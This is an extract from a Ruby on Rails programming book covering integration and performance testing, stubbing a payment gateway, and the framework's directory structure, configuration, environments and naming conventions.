I NTEGRATION T ESTING OF A PPLICATIONS 247 When you start an integration test, you’re given a default session (you can get to it in the instance variable integration_session if you really need to). All of the integration test methods (such as get) are actually methods on this session: the test framework delegates these calls for you. However, you can also create explicit sessions (using the open_session method) and invoke these methods on them directly. This lets you simulate multiple users at the same time (or lets you create sessions with different characteristics to be used sequentially in your test). We saw an example of multiple sessions in the test on page 245. Be careful to use an explicit receiver when assigning to integration test attri- butes in an integration test: self.accept = "text/plain" # works open_session do |sess| sess.accept = "text/plain" # works end accept = "text/plain" # doesn't work--local variable Integration test sessions have the following attributes. In the list that follows, sess stands for a session object. accept The accept header to send. sess.accept = "text/xml,text/html" controller A reference to the controller instance used by the last request. cookies A hash of the cookies. Set entries in this hash to send cookies with a request, and read values from the hash to see what cookies were set in a response. headers The headers returned by the last response as a hash. host Set this value to the host name to be associated with the next request. Useful when you write applications whose behavior depends on the host name of the server. sess.host = "fred.blog_per_user.com" path The URI of the last request. Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 248 remote_addr The client IP address to be associated with the next request. This is pos- sibly useful if your application distinguishes between local and remote requests. sess.remote_addr = "127.0.0.1" request The request object used by the last request. request_count A running counter of the number of requests processed. response The response object used by the last request. status The HTTP status code of the last response (200, 302, 404, and so on). status_message The status message that accompanied the status code of the last re- sponse (OK, Not Found, and so on). Integration Testing Convenience Methods The following methods can be used within integration tests: follow_redirect!() Follows a single redirect response. If the last response was not a redirect, an exception will be raised. Otherwise, the redirect is performed on the location header. head(path, params=nil, headers=nil) get(path, params=nil, headers=nil) post(path, params=nil, headers=nil) put(path, params=nil, headers=nil) delete(path, params=nil, headers=nil) xml_http_request(method, path, params=nil, headers=nil) Performs a HEAD, GET, POST, PUT, or DELETE XML_HTTP request with the given parameters. Path should be a string containing the URI to be invoked. It need not have a protocol or host component. If it does and if the protocol is HTTPS, an HTTPS request will be simulated. The optional params parameter should be a hash of key/value pairs or a string con- taining encoded form data.8 get "/store/index" assert_response :success get "/store/product_info" , :id => 123, :format = "long" 8. application/x-www-form-urlencoded or multipart/form-data Report erratum this copy is (P1.0 printing, March 2009)
P ERFORMANCE T ESTING 249 get_via_redirect(path, params=nil, headers=nil}) post_via_redirect(path, params=nil, headers=nil}) put_via_redirect(path, params=nil, headers=nil}) delete_via_redirect(path, params=nil, headers=nil}) Performs a get, post, put, or delete request. If the response is a redirect, follow it, and any subsequent redirects, until a response that isn’t a redi- rect is returned. host!(name) Sets the host name to use in the next request. This is the same as setting the host attribute. https!(use_https=true) If passed true (or with no parameter), the subsequent requests will simu- late using the HTTPS protocol. https? Returns true if the HTTPS flag is set. open_session { |sess| ... } Creates a new session object. If a block is given, the new session is yielded to the block before being returned. redirect?() Returns true if the last response was a redirect. reset!() Resets the session, allowing a single test to reuse a session. url_for(options) Constructs a URL given a set of options. This can be used to generate the parameter to get and post. get url_for(:controller => "store" , :action => "index" ) 14.5 Performance Testing Testing isn’t just about whether something does what it should. We might also want to know whether it does it fast enough. Before we get too deep into this, here’s a warning: most applications perform just fine most of the time, and when they do start to get slow, it’s often in ways we would never have anticipated. For this reason, it’s normally a bad idea to focus on performance early in development. Instead, we recommend using performance testing in two scenarios, both late in the development process: • When you’re doing capacity planning, you’ll need data such as the num- ber of boxes needed to handle your anticipated load. Performance testing can help produce (and tune) these figures. Report erratum this copy is (P1.0 printing, March 2009)
P ERFORMANCE T ESTING 250 • When you’ve deployed and you notice things going slowly, performance testing can help isolate the issue. And, once isolated, leaving the test in place will help prevent the issue from arising again. Database-related performance issues are a common example of this kind of problem. An application might be running fine for months, and then someone adds an index to the database. Although the index helps with a particular problem, it has the unintended side effect of dramatically slowing down some other part of the application. In the old days (yes, that was just a few short years ago), we used to recom- mend creating unit tests to monitor performance issues. The idea was that these tests would give you an early warning when performance started to exceed some preset limit: you learn about this during testing, not after you deploy. And, indeed, we still recommend doing that, as we’ll see next. How- ever, this kind of isolated performance testing isn’t the whole picture, and at the end of this section we’ll have suggestions for other kinds of performance tests. Let’s start out with a slightly artificial scenario. We need to know whether our store controller can handle creating 100 orders within three seconds. We want to do this against a database containing 1,000 products (because we suspect that the number of products might be significant). How can we write a test for this? To create all these products, let’s use a dynamic fixture: Download depot_r/test/fixtures/performance/products.yml <% 1.upto(1000) do |i| %> product_<%= i %>: id: <%= i %> title: Product Number <%= i %> description: My description image_url: product.gif price: 1234 <% end %> Notice that we’ve put this fixture file over in the performance subdirectory of the fixtures directory. The name of a fixture file must match a database table name, so we can’t have multiple fixtures for the products table in the same directory. We’d like to reserve the regular fixtures directory for test data to be used by conventional unit tests, so we’ll simply put another products.yml file in a subdirectory. Note that in the test, we loop from 1 to 1,000. It’s initially tempting to use 1000.times do |i|..., but this doesn’t work. The times method generates numbers from 0 to 999, and if we pass 0 as the id value to SQLite 3, it’ll ignore it and use an autogenerated key value. This might possibly result in a key collision. Report erratum this copy is (P1.0 printing, March 2009)
P ERFORMANCE T ESTING 251 Now we need to write a performance test. Again, we want to keep them sepa- rate from the nonperformance tests, so we create a file called order_speed_test.rb in the directory test/performance. Because we’re testing a controller, we’ll base the test on a standard functional test (and we’ll cheat by copying in the boil- erplate from store_controller_test.rb). After a superficial edit, it looks like this: require 'test_helper' require 'store_controller' class OrderSpeedTest < ActionController::TestCase tests StoreController def setup @controller = StoreController.new @request = ActionController::TestRequest.new @response = ActionController::TestResponse.new end end Let’s start by loading the product data. Because we’re using a fixture that isn’t in the regular fixtures directory, we have to override the default Rails path: Download depot_r/test/performance/order_speed_test.rb self.fixture_path = File.join(File.dirname(__FILE__), "../fixtures/performance" ) fixtures :products We’ll need some data for the order form; we’ll use the same hash of values we used in the integration test. Finally, we have the test method itself: Download depot_r/test/performance/order_speed_test.rb def test_100_orders Order.delete_all LineItem.delete_all @controller.logger.silence do elapsed_time = Benchmark.realtime do 100.downto(1) do |prd_id| cart = Cart.new cart.add_product(Product.find(prd_id)) post :save_order, { :order => DAVES_DETAILS }, { :cart => cart } assert_redirected_to :action => :index end end assert_equal 100, Order.count assert elapsed_time < 3.00 end end This code uses the Benchmark.realtime method, which is part of the standard Ruby library. It runs a block of code and returns the elapsed time (as a Report erratum this copy is (P1.0 printing, March 2009)
P ERFORMANCE T ESTING 252 floating-point number of seconds). In our case, the block creates 100 orders using 100 products from the 1,000 we created (in reverse order, just to add some spice). You’ll notice the code has one other tricky feature: Download depot_r/test/performance/order_speed_test.rb @controller.logger.silence do end By default, Rails will trace out to the log file (test.log) all the work it is doing processing our 100 orders. It turns out that this is quite an overhead, so we silence the logging by placing it inside a block where logging is silenced. On my G5, this reduces the time taken to execute the block by about 30 percent. As we’ll see in a minute, there are better ways to silence logging in real production code. Let’s run the performance test: depot> ruby -I test test/performance/order_speed_test.rb Started . Finished in 1.849848 seconds. 1 tests, 102 assertions, 0 failures, 0 errors It runs fine in the test environment. However, performance issues normally rear their heads in production, and that’s where we’d like to be able to monitor our application. Fortunately, we have some options in that environment, too. Profiling and Benchmarking If you simply want to measure how a particular method (or statement) is performing, you can use the script/performance/profiler and script/performance/ benchmarker scripts that Rails provides with each project. The benchmarker script tells you how long a method takes, while the profiler tells you where each method spends its time. The benchmarker gives relatively accurate elapsed times, while the profiler adds a significant overhead—its absolute times aren’t that important, but the relative times are. Say (as a contrived example) we notice that the User.encrypted_password method seems to be taking far too long. Let’s first find out whether that’s the case: depot> ruby script/performance/benchmarker > 'User.encrypted_password("secret", "salt")' user system total real #1 1.650000 0.030000 1.680000 ( 1.761335) Wow, 1.8 elapsed seconds to run one method seems high! Report erratum this copy is (P1.0 printing, March 2009)
U SING M OCK O BJECTS 253 Let’s run the profiler to dig into this: depot> ruby script/performance/profiler 'User.encrypted_password("secret", "salt")' Loading Rails... Using the standard Ruby profiler. % cumulative self self total time seconds seconds calls ms/call ms/call name 78.65 58.63 58.63 1 58630.00 74530.00 Integer#times 21.33 74.53 15.90 1000000 0.02 0.02 Math.sin 1.25 75.46 0.93 1 930.00 930.00 Profiler__.start_profile 0.01 75.47 0.01 12 0.83 0.83 Symbol#to_sym . . . 0.00 75.48 0.00 1 0.00 0.00 Hash#update That’s strange—the method seems to be spending most of its time in the times and sin methods. Let’s look at the source: def self.encrypted_password(password, salt) 1000000.times { Math.sin(1)} string_to_hash = password + salt Digest::SHA1.hexdigest(string_to_hash) end Oops! That loop at the top was added when I wanted to slow things down during some manual testing, and I must have forgotten to remove it before I deployed the application. Guess I lose the use of the red stapler for a week. The approaches described so far are unobtrusive in that they do not involve modifying our application. This leaves only the really stubborn problems that occur in production. Rails has an answer for that too: ActionController has a method named benchmark that will benchmark and log the duration of a sin- gle block. By default, benchmark will silence logging within a block, unless use_silence is set to false. Additionally, benchmark will record a benchmark only if the current level of the logger matches the log_level. This makes it easy to include benchmarking statements in production that will remain inexpensive because the benchmark will be conducted only if the log level is low enough. ActionView::Helpers::BenchmarkHelper provides a similar benchmark helper for us within views. In any case, remember the log files. They are a gold mine of useful timing information. 14.6 Using Mock Objects At some point we’ll need to add code to the Depot application to actually collect payment from our dear customers. So, imagine that we’ve filled out all the paperwork necessary to turn credit card numbers into real money in our bank account. Then we created a PaymentGateway class in the file Report erratum this copy is (P1.0 printing, March 2009)
U SING M OCK O BJECTS 254 lib/payment_gateway.rb that communicates with a credit-card processing gate- way. And we’ve wired up the Depot application to handle credit cards by adding the following code to the save_order action of StoreController: gateway = PaymentGateway.new response = gateway.collect(:login => 'username' , :password => 'password' , :amount => @cart.total_price, :card_number => @order.card_number, :expiration => @order.card_expiration, :name => @order.name) When the collect method is called, the information is sent out over the network to the back-end credit-card processing system. This is good for our pocket- book, but it’s bad for our functional test because StoreController now depends on a network connection with a real, live credit card processor on the other end. And even if we had both of those available at all times, we still don’t want to send credit card transactions every time we run the functional tests. Instead, we simply want to test against a mock, or replacement, PaymentGate- way object. Using a mock frees the tests from needing a network connection and ensures more consistent results. Thankfully, Rails makes stubbing out objects a breeze. To stub out the collect method in the testing environment, all we need to do is create a payment_gateway.rb file in the test/mocks/test directory. Let’s look at the details of naming here. First, the filename must match the name of the file we’re trying to replace. We can stub out a model, controller, or library file. The only constraint is that the filename must match. Second, look at the path of the stub file. We put it in the test subdirectory of the test/mocks directory. This subdirectory holds all the stub files that are used in the test environment. If we wanted to stub out files while in the development environment, we’d have put our stubs in the directory test/mocks/development. Now let’s look at the file itself: require 'lib/payment_gateway' class PaymentGateway # I'm a stubbed out method def collect(request) true end end Notice that the stub file actually loads the original PaymentGateway class (using require). It then reopens the PaymentGateway class and overrides just the collect Report erratum this copy is (P1.0 printing, March 2009)
U SING M OCK O BJECTS 255 method. That means we don’t have to stub out all the methods of PaymentGate- way, just the methods we want to redefine for when the tests run. In this case, the new collect method simply returns a fake response. With this file in place, the StoreController will use the stub PaymentGateway class. This happens because Rails arranges the search path to include the mock path first—the file test/mocks/test/payment_gateway.rb is loaded instead of lib/payment_gateway.rb. That’s all there is to it. By using stubs, we can streamline the tests and con- centrate on testing what’s most important. And Rails makes it painless. Stubs vs. Mocks You may have noticed that the previous section uses the term stub for these fake classes and methods but that Rails places them in a subdirectory of test/mocks. Rails is playing a bit fast and loose with its terminology here. What it calls mocks are really just stubs: faked-out chunks of code that eliminate the need for some resource. However, if you really want mock objects—objects that test to see how they are used and create errors if used improperly, check out Flex Mock,9 Jim Weirich’s Ruby library for mock objects, or Mocha,10 from James Mead. What We Just Did We wrote some tests for the Depot application, but we didn’t test everything. However, with what we now know, we could test everything. Indeed, Rails has excellent support to help you write good tests. Test early and often—you’ll catch bugs before they have a chance to run and hide, your designs will improve, and your Rails application will thank you for it. 9. http://flexmock.rubyforge.org/ 10. http://mocha.rubyforge.org/ Report erratum this copy is (P1.0 printing, March 2009)
Part III Working with the Rails Framework
Chapter 15 Rails in Depth Having survived our Depot project, now seems like a good time to dig deeper into Rails. For the rest of the book, we’ll go through Rails topic by topic (which pretty much means module by module). This chapter sets the scene. It talks about all the high-level stuff you need to know to understand the rest: directory structures, configuration, environ- ments, support classes, and debugging hints. But first, we have to ask an important question.... 15.1 So, Where’s Rails? One of the interesting aspects of Rails is how componentized it is. From a developer’s perspective, you spend all your time dealing with high-level mod- ules such as Active Record and Action View. There is a component called Rails, but it sits below the other components, silently orchestrating what they do and making them all work together seamlessly. Without the Rails component, not much would happen. But at the same time, only a small part of this under- lying infrastructure is relevant to developers in their day-to-day work. We’ll cover the parts that are relevant in the rest of this chapter. 15.2 Directory Structure Rails assumes a certain runtime directory layout. If we run the command rails my_app, we get the top-level directories shown in Figure 15.1, on the next page. Let’s look at what goes into each directory (although not necessarily in order). The directories config and db require a little more discussion, so each gets its own section. The top-level directory also contains a Rakefile. You can use it to run tests, cre- ate documentation, extract the current structure of your schema, and more.
D IRECTORY S TRUCTURE 258 Figure 15.1: Result of rails my_app command Type rake - -tasks at a prompt for the full list. Type rake - -describe task to see a more complete description of a specific task. app/ and test/ Most of our work takes place in the app and test directories. The main code for the application lives below the app directory, as shown in Figure 15.2, on the following page. We’ll talk more about the structure of the app directory as we look at Active Record, Action Controller, and Action View in more detail later in the book, and we already looked at test back in Chapter 14, Task T: Testing, on page 210. doc/ The doc directory is used for application documentation. It is produced using RDoc. If you run rake doc:app, you’ll end up with HTML documentation in the directory doc/app. You can create a special first page for this documentation by editing the file doc/README_FOR_APP. The top-level documentation for our store application is shown in Figure 12.3, on page 192. Report erratum this copy is (P1.0 printing, March 2009)
D IRECTORY S TRUCTURE 259 Figure 15.2: The app directory lib/ The lib directory holds application code that doesn’t fit neatly into a model, view, or controller. For example, you may have written a library that creates PDF receipts that your store’s customers can download.1 These receipts are sent directly from the controller to the browser (using the send_data method). The code that creates these PDF receipts will sit naturally in the lib directory. The lib directory is also a good place to put code that’s shared among models, views, or controllers. Maybe you need a library that validates a credit card number’s checksum, that performs some financial calculation, or that works out the date of Easter. Anything that isn’t directly a model, view, or controller should be slotted into lib. 1. ...which we did in the new Pragmatic Programmer store. Report erratum this copy is (P1.0 printing, March 2009)
D IRECTORY S TRUCTURE 260 Don’t feel that you have to stick a bunch of files directly into the lib directory itself. Most experienced Rails developers will create subdirectories to group related functionality under lib. For example, in the Pragmatic Programmer store, the code that generates receipts, customs documentation for shipping, and other PDF-formatted documentation is all in the directory lib/pdf_stuff. Once you have files in the lib directory, you can use them in the rest of your application. If the files contain classes or modules and the files are named using the lowercase form of the class or module name, then Rails will load the file automatically. For example, we might have a PDF receipt writer in the file receipt.rb in the directory lib/pdf_stuff. As long as our class is named PdfStuff::Receipt, Rails will be able to find and load it automatically. For those times where a library cannot meet these automatic loading condi- tions, you can use Ruby’s require mechanism. If the file is in the lib directory, ֒ page 678 → you can require it directly by name. For example, if our Easter calculation library is in the file lib/easter.rb, we can include it in any model, view, or con- troller using this: require "easter" If the library is in a subdirectory of lib, remember to include that directory’s name in the require statement. For example, to include a shipping calculation for airmail, we might add the following line: require "shipping/airmail" Rake Tasks You’ll also find an empty tasks directory under lib. This is where you can write your own Rake tasks, allowing you to add automation to your project. This isn’t a book about Rake, so we won’t go into it deeply here, but here’s a simple example. Rails provides a Rake task to tell you the latest migration that has been performed. But it may be helpful to see a list of all the migrations that have been per- formed. We’ll write a Rake task that prints out the versions listed in the schema_migration table. These tasks are Ruby code, but they need to be placed into files with the extension .rake. We’ll call ours db_schema_migrations.rake: Download depot_r/lib/tasks/db_schema_migrations.rake namespace :db do desc "Prints the migrated versions" task :schema_migrations => :environment do puts ActiveRecord::Base.connection.select_values( 'select version from schema_migrations order by version' ) end end Report erratum this copy is (P1.0 printing, March 2009)
D IRECTORY S TRUCTURE 261 We can run this from the command line just like any other Rake task: depot> rake db:schema_migrations (in /Users/rubys/Work/...) 20080601000001 20080601000002 20080601000003 20080601000004 20080601000005 20080601000006 20080601000007 Consult the Rake documentation at http://rubyrake.org/ for more information on writing Rake tasks. log/ As Rails runs, it produces a bunch of useful logging information. This is stored (by default) in the log directory. Here you’ll find three main log files, called development.log, test.log, and production.log. The logs contain more than just simple trace lines; they also contain timing statistics, cache information, and expansions of the database statements executed. Which file is used depends on the environment in which your application is running (and we’ll have more to say about environments when we talk about the config directory). public/ The public directory is the external face of your application. The web server takes this directory as the base of the application. Much of the deployment configuration takes place here, so we’ll defer talking about it until Chapter 28, Deployment and Production, on page 651. script/ The script directory holds programs that are useful for developers. Run most of these scripts with no arguments to get usage information. about Displays the version numbers of Ruby and the Rails components being used by your application, along with other configuration information. dbconsole Allows you to directly interact with your database via the command line. console Allows you to use irb to interact with your Rails application methods. irb ֒ page 677 → destroy Removes autogenerated files created by generate. Report erratum this copy is (P1.0 printing, March 2009)
D IRECTORY S TRUCTURE 262 generate A code generator. Out of the box, it will create controllers, mailers, mod- els, scaffolds, and web services. You can also download additional gen- erator modules from the Rails website.2 Run generate with no arguments for usage information on a particular generator, for example: ruby script/ generate migration. plugin Helps you install and administer plug-ins—pieces of functionality that extend the capabilities of Rails. runner Executes a method in your application outside the context of the Web. You could use this to invoke cache expiry methods from a cron job or handle incoming e-mail. server Runs your Rails application in a self-contained web server, using Mongrel (if it is available on your box) or WEBrick. We’ve been using this in our Depot application during development. The script directory contains two subdirectories, each holding more specialized scripts. The directory script/process contains three scripts that help control a deployed Rails application. We’ll discuss these in the chapter on deployment. The directory script/performance contains three scripts that help you under- stand the performance characteristics of your application. benchmarker Generates performance numbers on one or more methods in your application. profiler Creates a runtime-profile summary of a chunk of code from your application. request Creates a runtime-profile summary of a URI request processed by your application. tmp/ It probably isn’t a surprise that Rails keeps its temporary files tucked up in the tmp directory. You’ll find subdirectories for cache contents, sessions, and sockets in here. 2. http://wiki.rubyonrails.org/rails/pages/AvailableGenerators Report erratum this copy is (P1.0 printing, March 2009)
D IRECTORY S TRUCTURE 263 vendor/ The vendor directory is where third-party code lives. Nowadays, this code will typically come from two sources. First, Rails installs plug-ins into the directories below vendor/plugins. Plug-ins are ways of extending Rails functionality, both during development and at runtime. Second, you can ask Rails to install itself into the vendor directory. But why would you want to do that? Typically, you’ll develop your application using a system-wide copy of the Rails code. The various libraries that make up Rails will be installed as gems some- where within your Ruby installation, and all your Rails applications will share them. However, as you near deployment, you may want to consider the impact of changes in Rails on your application. Although your code works fine right now, what happens if, six months from now, the core team makes a change to Rails that is incompatible with your application? If you innocently upgrade Rails on your production server, your application will suddenly stop working. Or, maybe you have a number of applications on your development machine, developed one after the other over a span of many months or years. Early ones may be compatible only with earlier versions of Rails, and later ones may need features found only in later Rails releases. The solution to these issues is to bind your application to a specific version of Rails. One way of doing this, described in the sidebar on the following page, assumes that all the versions of Rails you need are installed globally as gems— it simply tells your applications to load the correct version of Rails. However, many developers think it is safer to take the second route and freeze the Rails code directly into their application’s directory tree. By doing this, the Rails libraries are saved into the version control system alongside the corresponding application code, guaranteeing that the right version of Rails will always be available. It’s painless to do this. If you want to lock your application into the version of Rails currently installed as a gem, simply enter this command: depot> rake rails:freeze:gems Behind the scenes, this command copies off the most recent Rails libraries into a directory tree beneath the directory vendor/rails. When Rails starts running an application, it always looks in that directory for its own libraries before looking for system-wide versions, so, after freezing, your application becomes bound to that version of Rails. Be aware that freezing the gems copies only the Report erratum this copy is (P1.0 printing, March 2009)
R AILS C ONFIGURATION 264 Binding Your Application to a Gem Version At the very top of environment.rb in the config directory, you will generally find a line like this: RAILS_GEM_VERSION = "2.2.2" If this line is present, Rails will query the installed gems on your system when the application loads and arrange to load the correct one (2.2.2 in this case). Although attractively simple, this approach has a major drawback: if you deploy to a box that doesn’t include the specified version of Rails, your appli- cation won’t run. For more robust deployments, you’re better off freezing Rails into your vendor directory. Rails framework into your application. Other Ruby libraries are still accessed globally. If you want to go back to using the system-wide version of Rails, you can either delete the vendor/rails directory or run the following command: depot> rake rails:unfreeze These Rake tasks take a version of Rails (the current one or a particular tag) and freeze it into your vendor directory. This is less risky than having your project dynamically update as the core team makes changes each day, but in exchange you’ll need to unfreeze and refreeze if you need to pick up some last-minute feature. Using Edge Rails As well as freezing the current gem version of Rails into your application, you can also link your application to a very recent snapshot of Rails from Rails’ own development repository (the one the Rails core developers check their code into). This is called Edge Rails. To do this, we once again would use a Rake task: depot> rake rails:freeze:edge 15.3 Rails Configuration Rails runtime configuration is controlled by files in the config directory. These files work in tandem with the concept of runtime environments. Report erratum this copy is (P1.0 printing, March 2009)
R AILS C ONFIGURATION 265 David Says. . . When Is Running on the Edge a Good Idea? Running on the Edge means getting all the latest improvements and tech- niques as soon as they emerge from extraction. This often includes major shifts in the state of the art. RJS was available on Edge Rails for many months before premiering in Rails 1.1. The latest drive for RESTful interfaces was similarly avail- able for months ahead of the 2.0 release. So, there are very real benefits to running on the Edge. There are also down- sides. When major tectonic shifts in the Rails foundation occur, it often takes a little while before all the aftershocks have disappeared. Thus, you might see bugs or decreased performance while running on the Edge. And that’s the trade-off you’ll have to deal with when deciding whether to use the Edge. I recommend that you start out not using the Edge while learning Rails. Get a few applications under your belt first. Learn to cope with the panic attacks of unexplained errors. Then, once you’re ready to take it to the next level, make the jump and start your next major development project on the Edge. Keep up with the Trac Timeline,∗ subscribe to the rails-core mailing list,† and get involved. Trade some safety for innovation. Even if a given revision is bad, you can always freeze just one revision behind it. Or you can go for the big community pay-off and help fix the issues as they emerge, thereby taking the step from being a user to being a contributor. ∗. http://rails.lighthouseapp.com/dashboard †. http://groups.google.com/group/rubyonrails-core Runtime Environments The needs of the developer are very different when writing code, testing code, and running that code in production. When writing code, you want lots of logging, convenient reloading of changed source files, in-your-face notification of errors, and so on. In testing, you want a system that exists in isolation so you can have repeatable results. In production, your system should be tuned for performance, and users should be kept away from errors. To support this, Rails has the concept of runtime environments. Each environ- ment comes with its own set of configuration parameters; run the same appli- cation in different environments, and that application changes personality. The switch that dictates the runtime environment is external to your applica- tion. This means that no application code needs to be changed as you move from development through testing to production. Report erratum this copy is (P1.0 printing, March 2009)
R AILS C ONFIGURATION 266 The way you specify the runtime environment depends on how you run the application. If you’re using WEBrick with script/server, you use the -e option: depot> ruby script/server -e development # the default if -e omitted depot> ruby script/server -e test depot> ruby script/server -e production If you’re using Apache with Mongrel, use the -e production parameter when you configure your Mongrel cluster. If you have special requirements, you can create your own environments. You’ll need to add a new section to the database configuration file and a new file to the config/environments directory. These are described next. Configuring Database Connections The file config/database.yml configures your database connections. You’ll find it contains three sections, one for each of the runtime environments. Here’s what one section looks like: development: adapter: sqlite3 database: db/development.sqlite3 pool: 5 timeout: 5000 Each section must start with the environment name, followed by a colon. The lines for that section should follow. Each will be indented and contain a key, followed by a colon and the corresponding value. At a minimum, each section has to identify the database adapter (SQLite 3, MySQL, Postgres, and so on) and the database to be used. Adapters have their own specific requirements for additional parameters. A full list of these parameters is given in Section 18.4, Connecting to the Database, on page 322. If you need to run your application on different database servers, you have a couple of configuration options. If the database connection is the only dif- ference, you can create multiple sections in database.yml, each named for the environment and the database. You can then use YAML’s aliasing feature to select a particular database: # Change the following line to point to the right database development: development_sqlite development_mysql: adapter: mysql database: depot_development host: localhost username: root password: Report erratum this copy is (P1.0 printing, March 2009)
R AILS C ONFIGURATION 267 development_sqlite: adapter: sqlite database: db/development.sqlite3 pool: 5 timeout: 5000 If changing to a different database also changes other parameters in your application’s configuration, you can create multiple environments (named, for example, development-mysql, development-postgres, and so on) and create appro- priate sections in the database.yml file. You’ll also need to add corresponding files under the environments directory. As we’ll see on page 322, you can also reference sections in database.yml when making connections manually. Environments The runtime configuration of your application is performed by two files. The first, config/environment.rb, is environment independent—it is used regardless of the setting of RAILS_ENV. The second file depends on the environment. Rails looks for a file named for the current environment in the config/environments directory and loads it during the processing of environment.rb. The standard three environments (development.rb, production.rb, and test.rb) are included by default. You can add your own file if you’ve defined new environment types. Environment files typically do three things: • They set up the Ruby load path. This is how your application can find components such as models and views when it’s running. • They create resources used by your application (such as the logger). • They set various configuration options, both for Rails and for your application. The first two of these are normally application-wide and so are done in environ- ment.rb. The configuration options often vary depending on the environment and so are likely to be set in the environment-specific files in the environments directory. The Load Path The standard environment automatically includes the following directories (relative to your application’s base directory) in your application’s load path: • test/mocks/environment. Because these are first in the load path, classes defined here override the real versions, enabling you to replace live func- tionality with stub code during testing. This is described starting on page 253. Report erratum this copy is (P1.0 printing, March 2009)
N AMING C ONVENTIONS 268 • The app/controllers directory and its subdirectories. • The app/models directory and all of its subdirectories whose names start with an underscore or a lowercase letter. • The vendor directory and the lib contained in each plugin subdirectory. • The directories app, app/helpers, app/services, config, and lib. Each of these directories is added to the load path only if it exists. In addition, Rails checks for the directory vendor/rails in your application. If present, it arranges to load itself from there, rather than from the shared library code. Configuration Parameters You configure Rails by setting various options in the Rails modules. Typically you’ll make these settings either at the end of environment.rb (if you want the setting to apply in all environments) or in one of the environment-specific files in the environments directory. We provide a listing of all these configuration parameters in Appendix B, on page 680. 15.4 Naming Conventions Newcomers to Rails are sometimes puzzled by the way it automatically handles the naming of things. They’re surprised that they call a model class Person and Rails somehow knows to go looking for a database table called people. This section is intended to document how this implicit naming works. The rules here are the default conventions used by Rails. You can override all of these conventions using the appropriate declarations in your Rails classes. Mixed Case, Underscores, and Plurals We often name variables and classes using short phrases. In Ruby, the conven- tion is to have variable names where the letters are all lowercase and words are separated by underscores. Classes and modules are named differently: there are no underscores, and each word in the phrase (including the first) is capitalized. (We’ll call this mixed case, for fairly obvious reasons.) These con- ventions lead to variable names such as order_status and class names such as LineItem. Rails takes this convention and extends it in two ways. First, it assumes that database table names, like variable names, have lowercase letters and under- scores between the words. Rails also assumes that table names are always plural. This leads to table names such as orders and third_parties. Report erratum this copy is (P1.0 printing, March 2009)
N AMING C ONVENTIONS 269 On another axis, Rails assumes that files are named in lowercase with under- scores. Rails uses this knowledge of naming conventions to convert names automati- cally. For example, your application might contain a model class that handles line items. You’d define the class using the Ruby naming convention, calling it LineItem. From this name, Rails would automatically deduce the following: • That the corresponding database table will be called line_items. That’s the class name, converted to lowercase, with underscores between the words and pluralized. • Rails would also know to look for the class definition in a file called line_item.rb (in the app/models directory). Rails controllers have additional naming conventions. If our application has a store controller, then the following happens: • Rails assumes the class is called StoreController and that it’s in a file named store_controller.rb in the app/controllers directory. • It also assumes there’s a helper module named StoreHelper in the file store_helper.rb located in the app/helpers directory. • It will look for view templates for this controller in the app/views/store directory. • It will by default take the output of these views and wrap them in the layout template contained in the file store.html.erb or store.xml.erb in the directory app/views/layouts. All these conventions are shown in Figure 15.3, on the next page. There’s one extra twist. In normal Ruby code you have to use the require key- word to include Ruby source files before you reference the classes and modules in those files. Because Rails knows the relationship between filenames and class names, require is normally not necessary in a Rails application. Instead, the first time you reference a class or module that isn’t known, Rails uses the naming conventions to convert the class name to a filename and tries to load that file behind the scenes. The net effect is that you can typically reference (say) the name of a model class, and that model will be automatically loaded into your application. Grouping Controllers into Modules So far, all our controllers have lived in the app/controllers directory. It is some- times convenient to add more structure to this arrangement. For example, our store might end up with a number of controllers performing related but dis- joint administration functions. Rather than pollute the top-level namespace, we might choose to group them into a single admin namespace. Report erratum this copy is (P1.0 printing, March 2009)
N AMING C ONVENTIONS 270 Model Naming Table line_items File app/models/line_item.rb Class LineItem Controller Naming URL http://../store/list File app/controllers/store_controller.rb Class StoreController Method list Layout app/views/layouts/store.html.erb View Naming URL http://../store/list File app/views/store/list.html.erb (or .builder or .rjs) Helper module StoreHelper File app/helpers/store_helper.rb Figure 15.3: Naming convention summary Rails does this using a simple naming convention. If an incoming request has a controller named (say) admin/book, Rails will look for the controller called book_controller in the directory app/controllers/admin. That is, the final part of the controller name will always resolve to a file called name _controller.rb, and any leading path information will be used to navigate through subdirectories, starting in the app/controllers directory. Imagine that our program has two such groups of controllers (say, admin/xxx and content/xxx) and that both groups define a book controller. There’d be a file called book_controller.rb in both the admin and content subdirectories of app/controllers. Both of these controller files would define a class named Book- Controller. If Rails took no further steps, these two classes would clash. To deal with this, Rails assumes that controllers in subdirectories of the direc- tory app/controllers are in Ruby modules named after the subdirectory. Thus, the book controller in the admin subdirectory would be declared like this: class Admin::BookController < ActionController::Base # ... end Report erratum this copy is (P1.0 printing, March 2009)
N AMING C ONVENTIONS 271 David Says. . . Why Plurals for Tables? Because it sounds good in conversation. Really. “Select a Product from prod- ucts.” And “Order has_many :line_items.” The intent is to bridge programming and conversation by creating a domain language that can be shared by both. Having such a language means cut- ting down on the mental translation that otherwise confuses the discussion of a product description with the client when it’s really implemented as merchan- dise body. These communications gaps are bound to lead to errors. Rails sweetens the deal by giving you most of the configuration for free if you follow the standard conventions. Developers are thus rewarded for doing the right thing, so it’s less about giving up “your ways” and more about getting productivity for free. The book controller in the content subdirectory would be in the Content module: class Content::BookController < ActionController::Base # ... end The two controllers are therefore kept separate inside your application. The templates for these controllers appear in subdirectories of app/views. Thus, the view template corresponding to this request: http://my.app/admin/book/edit/1234 will be in this file: app/views/admin/book/edit.html.erb You’ll be pleased to know that the controller generator understands the con- cept of controllers in modules and lets you create them with commands such as this: myapp> ruby script/generate controller Admin::Book action1 action2 ... This pattern of controller naming has ramifications when we start generating URLs to link actions together. We’ll talk about this starting on page 440. Report erratum this copy is (P1.0 printing, March 2009)
